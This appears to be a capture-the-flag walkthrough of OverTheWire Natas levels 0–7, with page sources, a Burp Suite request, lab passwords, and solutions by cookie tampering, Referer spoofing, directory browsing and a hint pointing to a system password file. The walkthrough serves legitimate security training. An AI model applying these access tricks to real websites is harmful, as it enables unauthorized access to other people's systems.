

Hello and welcome to my Natas walkthrough


Welcome to the first level! Here, we are provided with a username, a password, and a URL link to access the challenge




In the first level, we are given a hint. I wonder what it means?



So, I decided to try a few things



At first, I tried inspecting the file.



No luck here so I thought to myself where else can it be and then it strikes me


I RHIT clicked with my mouse and parsed View page source

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
</div>
</body>
</html>
```


Jackpot we fund the password

```
You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
</div>
```

Level 1



Hmm, the page has blocked us from using right-click




But don't worry! If you remember from the last challenge, we can use Ctrl + U to view the page source


And here is the password for Level 2.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

Level2




The hint is telling us that there is nothing on this page



And of course, I didn't listen, so I tried to view the page source

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:/
<script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI" };<
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>
```

As you can see here, we have a folder named 'files.' So, I will take a look inside.



And here we have some interesting things to explore

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2024-09-19 07:03	303	
users.txt	2024-09-19 07:03	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80


Here, we can go to users.txt and see what's inside

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

And here are the username and password for the next level!

Level 3

The hint is telling us that there is nothing on this page




And of course, I didn't listen, so I tried to view the page source.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.o
<script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
```


At first, I was clueless, but then I remembered Googling dorking, and the only way to stop it is using robots.txt.

So, I went to the URL file and found another clue.




Robots.txt is a great way to find directories we're not supposed to access. Google uses it as an option to restrict crawling inside files. While it helps website owners control indexing, for a penetration tester, it's a gold mine.


And here we have another txt file. Let's take a look!




And here is the password for the next level.



Level 4




Here we can see that we are not allowed because we are not from natas5.



So, I looked at it and saw the refresh page and thought to myself, maybe I can use Burp Suite to try to access it as natas5.

And here, we changed the URL to the required one. After proceeding forward, we found the password for the next level.


Level 5




This is weird; maybe Burp Suite could help us.

```
GET / HTTP/1.1
Host: natas5.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmFOYXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: loggedin=0
Connection: close
```

Can you see the cookie?
Its login is set to 0, meaning false. Let's change it to 1 and see what happens.



And we did it! On to the next level.



Level 6

Here we can see the option to submit something—well, that's not helping.
But if you look down, you can see the source code!
That's more helpful, isn't it?


```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>
```

Here we can see that
if ($secret == $_POST['secret']) { print "Access granted. The password for natas7 is <censored>"; }


But if you're like me and look at the code to figure out where the variable $secret is defined, you might get a little confused. In PHP, variables can be defined inside files and included using:
include "includes/secret.inc";

The include statement imports the file secret.inc, and any variable (like $secret) defined inside that file will now exist in this script.

Now that we've figured this out, let's go check the folder by accessing the URL directly.




And here you can see the password and the variable $secret.




We did it!
Let's move on to Level 7!

Level 7



Let's see what happens when we click on Home or About.




And when I pressed them, I saw something.

natas7.natas.labs.overthewire.org/index.php?page=about

Do you see the /index?
Not the most helpful for now, but it's worth noting.
Let's take a look at the source code.

```
<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>
this is the about page

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
```

